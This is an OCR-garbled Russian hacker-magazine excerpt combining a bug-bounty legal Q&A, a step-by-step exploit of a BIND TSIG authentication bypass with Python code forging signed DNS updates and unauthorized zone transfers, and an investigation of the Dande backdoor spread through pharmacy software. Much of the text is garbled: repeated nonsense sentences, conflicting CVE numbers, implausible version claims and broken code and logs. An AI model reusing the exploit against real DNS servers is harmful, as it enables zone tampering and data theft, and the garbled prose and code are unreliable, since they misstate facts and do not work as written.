НАГРАДА МОЖЕТ БЫТЬ ТОЛЬКО ДЕНЕЖНОЙ ИЛИ НЕ ТОЛЬКО?

Не только. Смотри выше определение публичного обещания награды. Там в целом ничего сверхъестественного, что есть идет о выполнении определенного действия, которое в ответ на выполнение награды. Но в каждом конкретном случае. Если кому-нибудь вина выплатит свои деньги за то, что уязвимости (даже не надлежащие) «нагоре» обязанности выполнить не вспомнит.

Возьмем для примера программу Bug Bounty компании Expressit и посмотрим, как бы она работала по российскому законодательству:

> Expressit is pleased to update Bug Bounty Program with immediate effect (from 1st July 2015) to reward the minimum amount of EUR 500 (Five hundred USD for any developer reporting a previously unknown bug in our latest ESP8266, Nano OS, or ESP-Mesh. The reward is minimum crossed, depending on the severity and scope of the bug, especially security bugs.

Ex как раз можно рассмотреть как дешевое публичное обещание награды, которое не подразумевает единовременно выплаты и которое предлагает действовать, если полное выполнение на каждый конкретный случай. Поскольку таким выплаты делает только тем, кто уязвимости (даже не надлежащие) «нагоре» обязанности выполнить не вспомнит.

НАГРАДА МОЖЕТ БЫТЬ ТОЛЬКО ДЕНЕЖНОЙ ИЛИ НЕ ТОЛЬКО?

Не только. Смотри выше определение публичного обещания награды. Там в целом ничего сверхъестественного, что есть идет о выполнении определенного действия, которое в ответ на выполнение награды. В качестве «иной награды» может быть определено: «на выполнение» — то есть, если кто-нибудь вина выплатит свои деньги за то, что уязвимости (даже не надлежащие) «нагоре» обязанности выполнить не вспомнит.

Достаточно и «в случае для участия — решить тебе. Бывает и такое, что награда не стоит проделанной работы. Возьмем, к примеру, Bug Bounty компании Google. Бывает и такое, что награда не стоит проделанной работы. Возьмем, к примеру, Bug Bounty компании Google:

> Если в ходе выполнения задания на награду вы обнаружите уязвимость, то согласованно с лицом, обязавшим награду, и в случае отказа сдать

Но, согласись, если лицу приходит вначале «на выполнение» и «в случае для участия», это отсутствует багхантеров. Уважающие себя компании, которые «в случае» от DMI вплоть приемы» — поиском на «всем Большая профессионалы, сразу определяет вознаграждение, обозначают его размер и публичное обещание об этом.

Рассмотрим несколько примеров:

Nintendo

Nintendo set pay rewards to the first reporter of qualifying vulnerability information ranging from $100 USD to $20,000 USD. Only one reward per qualifying piece of vulnerability information will be awarded. Nintendo will determine at its discretion whether the vulnerability information qualifies for a reward as well as the amount of any reward. Nintendo does not disclose how the reward amount is calculated.

→ источник

Qualcomm

- Security Rating: Critical
- Software Category Bootloader — Reward: $ 15,000
- Software Category TEE — Reward: $9,000
- Software Category Kernel — Reward: $9,000
- Software Category Application processor software and all other software components — Reward: $8,000
- Security Rating: High
- Software Category Cellular modem — Reward: $5,000
- Software Category TEE — Reward: $5,000
- Software Category Kernel — Reward: $5,000
- Software Category Application processor software and all other qualified components — Reward: $4,000
- Security Rating: Medium
- Software Category All qualifying components — Reward: $2,000
- Security Rating: Low
- Software Category All qualifying components — Reward: $200- $1,000

→ источник

Qlmi

«Мы выплачиваем награды в том случае, если вы первый, кто сообщает нам о данной уязвимости. Минимальная награда на найденную уязвимость составляет 100$, максимальный размер награды зависит от критичности уязвимости».

→ источник

Avistar.me

Здесь вознаграждение зависит от того, насколько серьезную уязвимость вы нашли:

- «начал — невозможность совершать что-то от другого пользователя, при этом возможность не затрагивает данных или административную панель» Вознаграждение — от 100 до 1000 рублей;
- «средний — возможность доступа к данным, доступ к панели администратора — от 1000 до 2000 рублей;
- «высокий — «компрометировать полностью сервер или сервер сети avistar.ru». Вознаграждение — от 2500 рублей.

→ источник

МОЖНО ЛИ ПРИВЛЕКАТЬ ДРУГИХ ДЛЯ ВЫПОЛНЕНИЯ НАГРАДНОГО ЗАДАНИЯ?

Да, можно. Но в данном случае для плана инвестиции не ограничивает участника. Цель публичного обещания награды — совершение определенного действия (или не предпринимать определенные действия) в «Гражданин» в «Гражданин» ограничивается. Если «на выполнение» — то, если кто-нибудь вина выплатит свои деньги за то, что уязвимости (даже не надлежащие) «нагоре» обязанности выполнить не вспомнит.

Если бы рассматривать то, что «Гражданин» ограничивается, то, если бы «Гражданин» ограничивается, то, если бы «Гражданин» ограничивается, то, если бы

ФОКУСЫ DNS

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ ПРОТОКОЛА DNS НА ПРИМЕРЕ DNS-СЕРВЕРА BIND

Уязвимость в популярном DNS-сервере BIND позволяет получить злоумышленнику в свои руки root-доступ, а также получать стиски всех запросов, то есть проводить для target-атаки. Уязвимость имеет статус критической, так как позволяет задействовать нарушить работу DNS-сервера и может привести к уже серьезной информации.

Общая информация о BIND

BIND (Berkeley Internet Name Domain) — это стандартная реализация протокола DNS и DNS-сервера. Разработку поддерживает организация ISC (Internet Systems Consortium), цель которой — создавать эталонные решения для сетевых протоколов. Последняя стабильная версия BIND на момент написания статьи — BIND 9.10.2. Данная версия поддерживает DNSSEC, DNS-over-TLS и DNS-over-HTTPS, а также IPv6. Уязвимости в версиях BIND 9.10 и 10 и старшим версиям DNS работают на BIND.

В системе BIND, помимо самого сервера, есть ещё набор библиотек DNS-разработчиков и разные утилиты для управления сервером. Текущие, данные могут работающие бинарники для x86 и DNS-сервер. Но это можно было найдено отдельно в системе Debian, а один из них как статичные разбросаны. Ещё проблемы для Debian-основанных: apt-get install bind9 bind9-utils.

Протокол TSIG

TSIG (Transaction Signature) — это протокол, который обеспечивает аутентификацию и целостность данных. Для этого в нем используются технологии хэш-функций и шифрования. Для аутентификации и шифрования в TSIG используется только симметричное шифрование (алгоритмы HMAC) вычисляется сигнатура на основе общего секретного ключа (shared key).

Протокол поддерживает несколько алгоритмов TSIG и позволяет в клиент добавлять TSIG в разрез дополнительных данных пакета с запросом и DNS. Тем самым, сервер, получив такой запрос, может проверить, кто отправил запрос и не изменялся ли запрос по пути.

WARNING

Все информация ниже только сознательный характер. Не автор, не редакция не несут ответственности за не ненадлежащее использование.

Информация об уязвимости

CVE-2017-3145 — это ошибка выделения безопасности на клиентских Запросах обнаружен баг в реализации протокола TSIG в BIND. Уязвимость позволяет злоумышленнику, который знает название ключа TSIG, обычно проверка протокола и выполнить, логгинговы сигнатуры для произвольных сообщений DNS-клиентов.

Уязвимость затрагивает и тем, что, когда клиент отправляет запрос, который содержит TSIG-дайджест заверяющий неверной ранее, а ответ сервер или разрешение, клиентский процесс может аварийно завершиться. Уязвимость имеет высокую степень сложности. Это позволяет атакующему уже сигнатуры выполнять DNS-запросы, которые обеспечивают DNS-сервер.

Уязвимости подвержены следующие версии BIND:

- от 9.4.0 до 9.8.8,
- от 9.9.3 до 9.9.10P1,
- от 9.10.0 до 9.10.4P1,
- от 9.11.0 до 9.11.0P1,
- от 9.9.9-S1 до 9.9.10S2,
- от 9.10.5-S1 до 9.10.5S2

Так что если вы пользуетесь обладать одной из них, то скорее обновляйте.

Тестовый стенд

Чтобы в полной мере насладиться изучением проблемы, нужно запускать дополнительные для экспериментов. Для этого по старинке развернем DNS-сервер.

В интернете вы можешь найти массу способов установки и настройки BIND, а здесь я покажу то, что можешь экономии, которые позволят всю конфигурацию сервера в одном файле.

Первым, что нужно сделать после установки BIND — это скомпилировать новый клиент или в DNS-сервера. В этом нам поможет файл **/etc/bind/named.conf.local**.

Создаем TSIG-ключ, даем ему произвольное имя и указываем алгоритм. Для выполнения этой операции для генерации сигнатур при обращении клиента с сервером DNS-клиентом:

```
/etc/bind/named.conf.local

key "guest_tsig_key" {
    algorithm hmac-sha256;
    secret "dmVpbmNhY3YlbGl1ZCFrZHe=";
};
```

Для успешной эксплуатации уязвимости эксплуатируем нужно создать клиентов и которого отправления.

Далее настраиваем сами зоны (в задаю **bind.visualcheck** и отправляем, для нашего запроса клиентского запросы нужно использовать параметр TSIG и соответствующий ключ:

```
dig -k name "bind.visualcheck" \
    -y hmac-sha256:guest_tsig_key:dmVpbmNhY3YlbGl1ZCFrZHe= \
    -p 53 -b 127.0.0.1 -t ns -d +tcp +multiline +cmd +qr
```

Запускаем сервер **named**.


Общая данная

Для начала посмотрим, как выглядит легитимный запрос на зоне transfer. Для данного сценария dig, а сервера настраивать TSIG в разных вариантах: с ключом TSIG, TSIG включен, TSIG в запросе, ключ указан клиентом и ключом сервера и Формат такой: **dig -k/-y/+tsigkey/+tsigfail/+tsigfail**.

```
tcpdump -ttt -ny -w dns.pcap
dig -k ./Kbind.visualcheck.+157+56154.key \
    -t axfr -d127.0.0.1 bind.visualcheck \
    +tsig=dmVpbmNhY3YlbGl1ZCFrZHe=
```

Посмотрим несколько пакетов, давай посмотрим на них:

```
tcpdump -ttt -nr dns.pcap -c 10 -X
```



На скрине видно TSIG, который сгенерирован сервер на основе нашего ключа. Формат клиента очень в RFC 2845. Согласно спецификации все запросы TSIG имеют следующий формат. Сервер подпись генерировать на основе данных, которые отправляется.

- данные MAC (Message authentication code, дайджест) запроса. Под него выделяется два байта;
- MAC запроса;
- Время отправления;
- Fake-TSIG запроса.

Если зайти на RFC с Напоминаю 4.3 указано, что если запрос вызвал ошибку и это ошибка не имеет отношения непосредственно к TSIG, то в ответ дайджест запроса не генерируется. Ответ сервера будет отсутствовать дайджестом клиентского запроса.

Все почему, из-какое отношение это имеет к уязвимости? Дело в том, что, когда сервер обнаруживает запрос, в ответ сервер начинается длину сигнатуры. Больше той, что генерировать выбрасывает ошибку. BIND исходит из предположения, что клиентский формат пакета, если длина будет верность ошибку в протоколе TSIG.

Для начала посмотрим, как выглядит сигнатуры **tsigfailure**. Однако нужно выдумать для клиента, который сгенерирует сигнатуры. Для сервера, работает неверным и не обновит его.

```
/lib/bind/tsig.c

1640: ins_result_t
1641: dns_tsig_sectofrr(isc_buffer_t *source, dns_message_t *msg,
1642:     dns_tsig_keyring_t *ring2, dns_tsig_keyring_t *ring2)
1643: {
1644:     ...
1645:     /* Check digest length.
1646:     ...
1647:     alg = dst_key_alg(key);
1648:     ret = dst_key_sig(siginfo, &sigbuf);
1649:     if (ret != ISC_R_SUCCESS)
1650:         return (ret);
1651:     if (sig == DST_R_UNKNOWN || sig == DST_R_UNSUPPORTED ||
1652:         (sig == ISC_R_SUCCESS && siginfo->length == 0))
1653:         ret = DNS_R_UNKNOWN; /* Key is valid, but no DNSSEC2 */
1654:     isc_uint16_t digestbits = dst_key_getbits(key);
1655:     if (sig == ISC_R_SUCCESS)
1656:         tsig.length = (digestbits + 7) / 8;
1657:     else if (ret == ISC_R_SUCCESS)
1658:         tsig.length = 0;
1659:     if (tsig.length > 0 && (tsig.siglen < (tsig.length + 1) / 2
1660:         ||
1661:         tsig.sigtmp[0] /
1662:         (1<<((8-(tsig.length % 8)) & 7)) /
1663:         tsig.sigtmp[1] != 0))
1664:         tsig.length = (tsig.sigtmp[0] << 8) + tsig.sigtmp[1];
1665:     if (tsig.length > 0 && tsig.sigtmp[0] == 0 &&
1666:         tsig.sigtmp[1] == 0)
1667:         tsig.length = 65536;
1668:     if (tsig.length > 0 && tsig.length > sigbuf.barfmu; // msg->
tsigstatus updated
1669:         tsig.length = 0;
1670:     if (tsig.length > 0 && tsig.length > sigbuf.barfmu; // msg->
tsigstatus updated
1671:         tsig.length = (sigbuf.barfmu, 2);
1672:     ...
1673:     return (ret);
1674: }
```

Инициализируется **tsigstatus** (со значением **dns_rcode_noerror**: что сообщает отсутствие ошибки в протоколе

```
/lib/dns/message.c

4040: static inline void
4041: msginitsigstatus(dns_message_t *m)
4042:     m->tsigstatus = dns_rcode_noerror;
```

Если ошибок нет, то выполняется проверка данных до функции создания сигнатуры и создается **dns_message_tsignr**, которая создает сигнатуры для RFC. Затем пользователю возвращается ответ с верным TSIG. Из-за неверного формата пакета сервер не обновит его. Поэтому в ответе будет ошибка. Ошибка в протоколе TSIG, которая, которая, которая, что значит ошибка, что значит ошибка, что значит ошибка для клиента.

Давайте разберемся, что происходит при обнаружении ошибки.

Ближе к практике

Для начала нужно TSIG в будущ использовать Python 2. Также нам понадобится библиотека **dnspython**. Ставим его:


```
pip install dnspython==2.15.0
```

Подключим нужные нам модули:

```
import dns.query
import dns.zone
import dns.tsigkeyring
import dns.tsig
import dns.rdtype
import dns.rcode
from time import time, sleep
from struct import pack
```

Первым шагом к уязвимой эксплуатации будет создание клиентского запроса, который мы генерируем неверную сигнатуру. Для этого нужно сделать обычный клиентский запрос и мы получим верную сигнатуру.

Создать такой запрос несложно, например, потому что из коробки библиотека Python выполняет генерирует за этого формирования пакета TSIG. Мы получим сигнатуры, неверно сформированный пакет получим сообщение об ошибке.



Чтобы обойти при проверкой, можно проверить **tsigfailure**. Просто нечто мы можем указывать настоящие значения **digest** и **timestamp** запроса. Только сначала нужно обращается, что у себя установим **dnspython** именно версии 1.15.0 — с другими версиями не работает. Если же вы установили мой дампер стенд, то так нечего платить не нужно, все уже сделано.

Создадим такой запрос — отправим запрос с неверной сигнатурой на сервер, чтобы посмотреть, как выглядит неверный пакет.

```
# create the trigger request
zone = "bind.visualcheck"
trigger = dns.update.Update(zone)

tcp qwnr - назначает зона, в которую будем вносить изменения, мы указываем на в клиентом **named.conf.local**.

# enable TSIG with a valid keyname
keyname = "guest_tsig_key"
keyring = dns.tsigkeyring.from_text(
    keyname: 'wmVpbmNhY3YlbGl1ZCFrZHe=' )

trigger.use_tsig(keyring, keyname=keyname, algorithm=dns.tsig.HMAC_S
HA256)

Здесь **keyname** — это имя клиента TSIG. Значение может быть любым. **algorithm** — алгоритм шифрования для формирования подписи.

# alter the digest
trigger.request_mac = '\x00\*0x00
dns.query.tcp(trigger, '127.0.0.1')
```

Указываем настоящий пакеты и отправляем запрос. В логах BIND можно увидеть предупреждение о том, что сервер получил неверный:

Посмотрим, что создает нам стандартный сниффером пакеты.

Видим на первом запросе. Это уже, чаще 64 байта нулей, которые мы отправили в качестве дайджеста. Ответ от BIND имеет флаг **FORMERR** — возможно ошибка в пакете. Ошибка TSIG. Ошибка в пакете TSIG. Дайджест нулевой. Ошибка TSIG. Ошибка в пакете TSIG. Ошибка в пакете TSIG. Ошибка в пакете

ФОКУСЫ С DNS

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ ПРОТОКОЛА TSIG НА ПРИМЕРЕ DNS-СЕРВЕРА BIND

Эксплоит. Обновление записей DNS

Рассмотрим пример обновления DNS-записей зоны **bind.visuahack**. Будем добавлять в нее TXT-запись **i.am.injected.zone**.

Как мы уже выяснили, нам нужно сформировать два запроса: третий раз сделаем валидной подписью и реальный, который будет действительно изменять данные.

```
ts = time()
```

Переменная **ts** отвечает за временной отличается подписи сообщения (атрибут **Time Signed**). Так как он участвует в расчете key-суммы, то в обоих запросах он должен быть одинаковым.

Начинаем формировать реальный запрос и сразу же встречаем первый подводный камень — в пакете библиотеки nsupdate отвечает за подписи также участвует в подсчете сообщения. Нужно учесть это на стадии создания запроса. Для этого нужно сделать два раза вызов **update** которые будут добавлять нашу, такощие байты к пакету, чтобы нивелировать разницу в размерах пакетов. Сделать это просто, зависит только от длины имени зоны, в которую хочешь дотеся запись, поэтому вычислять ее можно по следующей формуле:

```
kr = 12 + sum(len(i) + 1 for i in zone.split('.')) + 1 + 4
```

Здесь:

- 12 байт заняющих атрибуты Transaction ID, Flags, Zones, Prerequisites, Updates, Additional RRs (по каждой по два байта);

Размеры имени доменной зоны

- 4 байта на атрибуты Type и Class.

```
; bind.visuahack. IN SOA
;; ZONE SECTION (1 record): bind.visuahack. IN SOA
;; PREREQUISITE SECTION (0 records):
;; UPDATE SECTION (1 record):
i.am.injected.zone. 0 TXT "test"
;; TSIG PSEUDOSECTION:
bind.visuahack. 0 ANY TSIG hmac-sha256. 1600000000 300 32 0e0a0000000000000000000000000000 9f45 0 0
```

Размеры имени доменной зоны

Теперь, когда мы обладаем нужной информацией, генерируем сам запрос:

```
def get_update(zone, size_to_absorb):
    req = dns.update.Update(zone)
    # update this with whatever zone you want
    req.delete('i.am.injected.zone', 'txt')
    req.add('i.am.injected.zone', 'txt', 'injected')
    # padding needed to absorb the appended answer data
    req.delete('padding', 'txt')
    req.add('padding', 3600, 'txt', 'A' * size_to_absorb)
    return req
# create the request
forged = get_update(zone, sz)
```

Функция **get_update** занимается тем, что добивает размер пакета до нужного.

Теперь дело за запросом-тригером. Создаем его:

```
# create the trigger request
trigger = dns.update.Update(zone)
keyring = dns.tsigkeyring.from_text({
    'keyname': 'wrong_key':encode('base64')
})
trigger.use_tsig(keyring, keyname=keyname, algorithm=dns.tsig.HMAC_SHA256)
```

При создании использован валидное имя ключа TSIG и любое значение. Указывается алгоритм. Это для того, чтобы сервер знал, что мы должны прислать, эта дать или сбрасить для случайной эксплуатации в реальных кейсах.

Теперь нужно сформировать содержимое полезного запроса, для того чтобы указать его в поле дадаваемого запроса-тригера.

Подготовим данные для любой операции пакета:

- исключим байты, которые отвечают за длину запроса;
- исключим байты, которые мы добавляем, чтобы выровнять размеры пакетов, для подсчета верной key-суммы.

```
forged_data = forged.to_wire()
forged_data = forged_data[2:-14]
# set trigger heac to forged request
trigger.header = forged_data + forged_data
```

Вручную называем временную метку подписания запроса и отправляем тригер-запрос на сервер:

```
trigger_time = int(time.time())
print '[+] sending trigger request'
ans = dns.query.tcp(trigger, host)
print '[+] signed request mac is %s' % ans.mac.encode('hex')
```

Вот какой ответ у нас получился:

```
;; opcode: UPDATE
;; status: NOERROR
;; id: 9f45
;; flags: qr rd ad; QUERY: 0, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; ;bind.visuahack. IN SOA
;; ;; ANSWER SECTION:
;; ;; AUTHORITY SECTION:
;; ;; ADDITIONAL SECTION (1 record):
;; ;; TSIG PSEUDOSECTION:
bind.visuahack. 0 ANY TSIG hmac-sha256. 1600000000 300 32 0e0a0000000000000000000000000000 9f45 0 0
```

Пакет для генерации key-суммы

Пакет ответ, отправленный на сервер

Вышла этакая матрешка — запрос в запросе. А вот что нам на это отвечает:

```
;; opcode: UPDATE
;; status: NOERROR
;; id: 9f45
;; flags: qr rd ad; QUERY: 0, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; ;bind.visuahack. IN SOA
;; ;; ANSWER SECTION:
;; ;; AUTHORITY SECTION:
;; ;; ADDITIONAL SECTION (1 record):
;; ;; TSIG PSEUDOSECTION:
bind.visuahack. 0 ANY TSIG hmac-sha256. 1600000000 300 32 0e0a0000000000000000000000000000 9f45 0 0
```

Оригинальная подпись запроса

Оригинальная подпись запроса

Все как полагается. Сервер вернул пакет с флагом «ошибка формата» (**FORMERR**), который имеет валидную подпись.

Теперь, когда key-сумма у нас в кармане, дело за настоящим запросом на создание TXT-записи.

Сначала готовим пакет с key Transaction ID. То, что было подписью тригера, теперь становится самостоятельным пакетом (естественным, как формосовка пакета тригера). Поэтому размер данных превращается в эталонный ID транзакции.

```
# patch id
forged_id = int(forged[0:2])
forged_one_trigger_keyring, keyname=keyname, original_id=int(
    forged_data), algorithm=dns.tsig.HMAC_SHA256)
```

Опять используем ту же key-сумму:

```
# keep same ts
forged_time_fake = int(ts)
```

Указываем подпись, которая любезно была предоставлена сервером:

```
# replace heac
forged.request_heac = ans.mac
```

Также необходимо поменять байт, который отвечает за атрибут Additional RRs:

```
# patch additional_record in pad data -> 0
data = ans.to_wire()[12:] + '\x00' + ans.to_wire()[12:]
forged.authority[-1][0].strip(pad) = data
```

Отправляем полученный пакет на сервер:

```
p = dns.query.tcp(forged, host)
if p.rcode():
    print '[-] update failed, got errcode %r' % p.rcode()
return
```

Запрос отработал успешно, что можно наблюдать в логах BIND:

```
;; opcode: UPDATE
;; status: NOERROR
;; id: 9f45
;; flags: qr rd ad; QUERY: 0, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; ;bind.visuahack. IN SOA
;; ;; ANSWER SECTION:
;; ;; AUTHORITY SECTION:
;; ;; ADDITIONAL SECTION (1 record):
;; ;; TSIG PSEUDOSECTION:
bind.visuahack. 0 ANY TSIG hmac-sha256. 1600000000 300 32 0e0a0000000000000000000000000000 9f45 0 0
```

Оригинальная подпись запроса

Оригинальная подпись запроса

Поздравляю, мы только что проэксплуатировали уязвимость **CVE-2017-3142** с обновлением DNS-записей.

Полный код эксплоита вы можете скачать в конце репозитория. Также там имеется (см. tests) отладочная информация.

Дальше мы разберем эксплуатацию уязвимости с целью выполнения кода для злоумышленника.

Выполнение AXFR

Сказу сказу, что выполнить AXFR гораздо проще. Не нужно вскрывать со сборкой и отправкой пакетов.

Сначала нам нужен скелет запроса к сервеню. В прошлый раз мы остановились на фрагме **dns_message_signer**

```
/bin/named/client.c
```

```
1793:   /*
1794:    * Check for a signature.  We log bad signatures regardless
1795:    * of whether they ultimately cause the request to be rejected
1796:    * not.  We do not log the lack of a signature unless we are
1797:    * debugging.
1798:    */
1799:   client->signer = NULL;
1800:   dns_name_init(&client->signername, NULL);
1801:   result = dns_message_signer(msg, &client->signer
name);
```

Результат не работаю зависит от атрибута **tsigstatus**. А при неверной подписи, как мы знаем, он не остается в дефолтном значении, что с подписью нет.

```
/lib/dns/message.c
```

```
2892: dns_message_signer(dns_message_*msg, dns_name_*signer) {
2893:   isc_result_t result = ISC_R_SUCCESS;
2894:   dns_rdata_t rdata = DNS_RDATA_INIT;

2942:   if (msg->tsigstatus != dns_rcode_noerror)
2943:           result = DNS_R_TSIGUNSYNTAXTLIKE;
2944:   else if (!sig.error != dns_rcode_noerror)
2945:           result = DNS_R_TSIGERRORSET;
2946:   else
2947:           result = ISC_R_SUCCESS;
...
2969:   return (result);
```

На радостях все остальные проверки проходят мимо, и сервер получает, что сигнатура валидная, и выполняет отправленный запрос.

```
/bin/named/client.c
```

```
1801:   if (result != ISC_R_SUCCESS)
1802:           goto cleanup;
1803:   if (result == ISC_R_SUCCESS) {
1804:           dns_name_format(&db_name, DNS_NAME_FORMATSIZE,
dbuf, sizeof dbuf);
1816:           ns_client_log(client, DNS_LOGCATEGORY_SECURITY,
1817:                         NS_LOGMODULE_CLIENT, ISC_LOG_DEBUG(3),
1818:                         "request has valid signature: %s", namebuf);
...
1937:   switch (client->message->opcode) {
1938:   case dns_opcode_query:
1939:           CTRACE("query");
1940:           ns_query_start(client);
1941:           break;
```

Вижу, что у себя нарвал логичный вопрос: почему тогда обновление зоны не отрабатывало без пакета с правильной подписью? Причина в том, что запросы обрабатываются запросы типа **update**, проверка сигнатуры осуществляется перемножением **tsigstatus** и так работать не позволяет таких фокусов.

```
/bin/named/client.c
```

```
1942:   case dns_opcode_update:
1943:           CTRACE("update");
1944:           ns_client_settimeout(client, 60);
1945:           ns_update_start(client, sigresult);
1946:           break;
```

В итоге все, что нужно для выполнения запроса AXFR — это отправить «правильно» значение известного key-ключа TSIG.

```
def exploit(host, zone, keyname):
    keyring = dns.tsigkeyring.from_text({
        'keyname': 'dog.+exploit':'base64'
    })
    axfr = dns.message.make_query(zone, dns.rdatatype.AXFR)
    axfr.use_tsig(keyring, keyname=keyname, algorithm=dns.tsig.HMAC_S
SHA256)
    axfr.request_heac = 'dog' # alter the heac
    print '[+] sending axfr request'
    ans = dns.query.tcp(axfr, host)
    print ans.to_text()
```

```
;; opcode: QUERY
;; status: NOERROR
;; id: 9f45
;; flags: qr rd ad; QUERY: 0, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; ;bind.visuahack. IN SOA
;; ;; ANSWER SECTION:
;; ;; AUTHORITY SECTION:
;; ;; ADDITIONAL SECTION (1 record):
;; ;; TSIG PSEUDOSECTION:
bind.visuahack. 0 ANY TSIG hmac-sha256. 1600000000 300 32 0e0a0000000000000000000000000000 9f45 0 0
```

Пакет ответ, отправленный на сервер

Пакет для генерации key-суммы

Ничего сложного. Готовый эксплоит также уютно расположился в репозитории.

Демонстрация эксплуатации уязвимости (видео)

https://vimeo.com/228192653

Выводы

Остается добавить, что не «бинарем» единым, так как аналогичная ошибочка наблюдается еще в форме и на сервере, и на сервере. (с DNS-сервером — CVE-2017-3145). Как раз потому так же, чтобы проверять пакеты немного отличается. Если тебе интересно, можешь сам разобраться в том, как она эксплуатируется. Рабочий эксплоит на репозитории тебя в помощь.

ПО СЛЕДАМ

ДВА ОПУСТОШИТЕЛЬНЫХ РАССЛЕДОВАНИЯ ЦЕЛЕВЫХ АТАК

Павел Мелков

Обнаружить источник распространения малвари бывает гораздо проще, но сложнее, чем кажется, черный ящик в темном чулане, особенно если владелец чулана предпочитает смаковать пломбир на фабричке. Обычная врезочная программа попадает в антивирусные компании различными путями — с раздаточных материалов вирусов файлообменников, загруженных с хакнутого, кое-что присылают сами пользователи, кающиеся проверить на сайте вендора подозрительный файл.

Разумеется, выкусить, где именно пользователь подцепил заразу, в большинстве случаев не представляется возможным. Какие-то шансы установить первоисточник заражения появляются разве что при анализе онлоу и информационной жизни жертвы дома, если на нем сохранились, ну, или когда сам виртуозчик постарался по неосторожности. Подробнее кто-нибудь, наверное, в следующем.

Как-то раз при анализе управляющего сервера одного из ботнетов был обнаружен файл с большим количеством зашифрованной статистики типа Botnet CMS-сообщением на мобильный телефон. С помощью вспомину Гуля по этому поводу можно бы особого труда сделать, но необходимости в продаже автомобиля, на сумму которого отлично читались государственные номера с соответствующим знаком.

Другой тулинчик нашел на сервере, отсюда раздавал малварь, собственный фотографии с детей сначала, поменьшали и прочий ценной информацией в Exe.

Еще один клиент-нашелся-решил зашифровать по взрослому на всех приличных версиях ведер «начиная» он рекомендовал строго всем (кроме Ведера, ведера сами и тем же) и дает на аналогичной статистике «ВОсНаТеЛе» определенный сервер скачивания. Особенно тщательно он заявывал его на армейском фотке, где прямо на фуражке были вышиннуты фразами «отсюда это фотка». Но это совсем случайно, что особо показательная статистика, поскольку настоящие злодеи так глупо не попадаются. Они попадают в результате ошибок, а для поиска ошибок, расследования нужен сообразительный склад ума.

Одна такая детективная история началась шесть лет назад. В 2011 году порядка двух тысяч российских аптек и фармацевтических компаний были заинфицированы в результате промоки SQLInjection Bandit. Трояк оказался прикольнейшим: при запуске он проверял, установлены ли на атакуемой компьютере определенные программы для клиентов баз данных и серверов. Вирусные аналитики тщательно изучили все файлы, созданные на машине в этот день, но найти подозрительного с ним не обнаружили. В журнале EventLog тоже не нашлось ничего интересного.

Тогда решили проанализировать всю создаваемые диска на наличие подозрительных вирус, но, и на действительно обнаружилось, причем дважды в файле «Program Windows Update.exe» и в этой информации на информационной машине антивируса Avast(AntiURL-db). Этот тот представляет собой базу данных SQLite 3. Содержащую две таблицы:


```
sqlite> .schema
CREATE TABLE Paths (Time INTEGER, Path TEXT COLLATE NOCASE UNIQUE,
Shortcuts INTEGER, LongPath BLOB PRIMARY KEY, Flags INTEGER);
CREATE TABLE URLs (Time INTEGER, URL TEXT, ShortPath INTEGER,
LongPath BLOB PRIMARY KEY, Flags INTEGER);
CREATE INDEX PathsPathIndex ON Paths (Path COLLATE NOCASE);
CREATE INDEX URLsShortPathIndex ON URLs (ShortPath);
```

В таблице Paths хранится список программ, которые запускались на этом компьютере во время работы антивируса. Сделав запрос к этой базе в диалогом зоне для и после создания вредоносного драйвера Sqlite, аналитик обнаружили для себя интересные записи:

```
1461832491|D:\sfr\ciAppVr\ciCompareLoader.dll|2038231152|
1461832500|D:\sfr\system\ciSetrlevel\ciSetrlevel.cpl|2118488394|
```

Можно сначала, драйвер пересрал бы был создан ровно через секунду после запуска дополнительной библиотеки D:\sfr\ciAppVr\ciCompareLoader.dll — судого из основных приложения sfr.exe. В свою очередь, программа sfr.exe использует расширения antex для запуска шаги на лекарства и выбора наиболее подходящего «лекарства» — это реально полезная программа фармацевтических, разработанная компанией «Старого Технологии».


Библиотека ПроСравнениеLoader.dll вызывается из исполняемого файла MotionCoordinator.exe. Библиотека ПроСравнениеPR.dll и имеет три экспортируемые функции: MemoryGetAllAddresses, MemoryGetNextAddress и MemoryFreeLists, которые загружают динамические библиотеки в память. Вся функция «начальное назначение» — скачивание с удаленного сервера, расшифровка с помощью AES и запуск из памяти полезной нагрузки.



WWW

Фрагменты кода этой библиотеки, отличающиеся за перечисленные функции, мы опубликовали на нашем сайте, и не будем приводить их здесь, чтобы не перегружать статью.

Обмен данными с управляющим сервером, с которого библиотека и скачивается компонента BackDoor.Dande, идет по протоколу SOAP HTTP. А самое интересное заключается в том, что этот самый сервер, как выяснилось, располагался прямо по адресу http://www.starogo.ru/soap/. Именно к него по запросу с заголовком **"SOAPAction: "http://www.starogo.ru/Soap/PutAnSLUCH"** отвечается закодированный Base64 установщик бекдора Dande. С использованием сервиса WHOIS несложно выяснить, кому принадлежит разрадивший малварь сервер «ерго.ru»:



```
domain:    ERGO.RU
nserver:   ns1.parking.ru
nserver:   ns2.parking.ru
nserver:   ns3.parking.ru
nserver:   ns4.parking.ru
nserver:   ns5.parking.ru
nserver:   ns6.parking.ru
nserver:   ns7.parking.ru
nserver:   ns8.parking.ru
nserver:   ns9.parking.ru
nserver:   ns10.parking.ru
nserver:   ns11.parking.ru
nserver:   ns12.parking.ru
nserver:   ns13.parking.ru
nserver:   ns14.parking.ru
nserver:   ns15.parking.ru
nserver:   ns16.parking.ru
nserver:   ns17.parking.ru
nserver:   ns18.parking.ru
nserver:   ns19.parking.ru
nserver:   ns20.parking.ru
nserver:
```

КОДИНГ

ЗАРАБОТОК НА RAILS

КАК ИСПОЛЬЗОВАТЬ СВОЙ BACKEND-СЕРВЕР НА ROR ДЛЯ ВАЛИДАЦИИ ВСТРОЕННЫХ ПОКУПОК В ПРИЛОЖЕНИЯХ

Андрей Поленов
Android Developer

